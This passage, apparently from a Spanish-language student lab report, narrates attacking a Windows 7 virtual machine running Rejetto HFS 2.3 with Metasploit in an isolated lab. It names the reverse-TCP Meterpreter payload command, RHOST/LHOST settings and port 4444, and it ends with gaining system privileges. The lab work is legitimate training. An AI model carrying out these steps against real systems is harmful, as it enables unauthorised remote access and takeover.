
- 192.168.10.19 El pc Virtual Con Windows 7/64(virtual)
- 192.168.10.20 El pc local host con Kali Linux (virtual)

Figura 5 : Herramientas de Explotación de Kali Linux




Fuente: Elaboración Propia

Figura 6 : Ejecución de la msfconsole




Fuente: Elaboración Propia

Figura 7: FrameWork Console



Fuente: Elaboración Propia

Figura 8: Tipo de metasploit




Fuente: Elaboración Propia

Se ingresa a la consola de metasploit framework desde la línea de comandos msfconsole.

Continuo con la realización del laboratorio el día 05/03/2021

Inicialmente se bajo del sitio oficial la versión de rejetto 2.3m la cual más adelante se puedo establecer que esta no es vulnerable, por lo que no se podría realizar el exploit.


Figura 9: Download Http File Server



Fuente: HFS ~ Http File Server {fotografía} {Consultado 26 de febrero 2021}.Disponible: https://www.rejetto.com/hfs/?f=dl

Con la información recopilada se puede realizar un ataque al PC con Windows7x64 por medio de la herramienta de explotación de vulnerabilidades Metasploit framework , se verifica la dirección IP 192.168.10.19 con el puerto 80 en estado abierto para el httpd 2.3m


Figura 10: Puerto 80 estado Abierto



Fuente: Elaboración Propia

Se lanza el escaneo sobre la maquina Windows 7x64

Figura 11 : Escaneo de la Maquina Windows 7x64




Fuente: Elaboración Propia

Se establece la versión de rejetto 2.3m no es vulnerable, por lo que el exploit no tuvo éxito.

Continuo con la realización del laboratorio el día 07/03/2021.


Figura 12: Exploit rejetto



Fuente: Elaboración Propia

Se setea la dirección (192.168.10.19) por el parámetro “RHOST”


Figura 13 : Seteando las maquinas



Fuente: Elaboración Propia

Con el comando “set” se asigna la dirección (192.168.10.20) por el parámetro “LHOST” y se utiliza el puerto 4444 para conexión remota.

Figura 14: Seteando el PayLoad




Fuente: Elaboración Propia

2.4. PAYLOAD METERPRETER

Una vez configurados el RHOST (IP remota de la víctima) y el LHOST (IP del atacante), se selecciona Se accede remotamente con el payload con nombre Meterpreter con para este caso el comando “set payload windows/meterpreter/reverse_tcp” el fin de tener una conexión desde la victima hacia el atacante o sea de manera inversa esto con el fin de minimizar la probabilidad de ser detectado

El día 09/08/2021, se continua con el laboratorio intentando con la version de rejetto 2.3k, sin lograr éxito


Figura 15: Obteniendo el Meterpreter



Fuente: Elaboración Propia

El día 09 de marzo de 2021, después de muchos intentos, prueba y error se instala la versión 2.3 logrando entrar a meterperter, exactamente a las 05:57 p.m


Figura 16: Entrando al sistema de la maquina Vulnerable



Fuente: Elaboración Propia


Una vez realizados los pasos anteriores se ejecuta el exploit dando resultado el acceso remoto gráficamente del pc de Windows, se apodera del sistema de la maquina (remora vulnerable)

Figura 17 : Ejecución Comando Get System



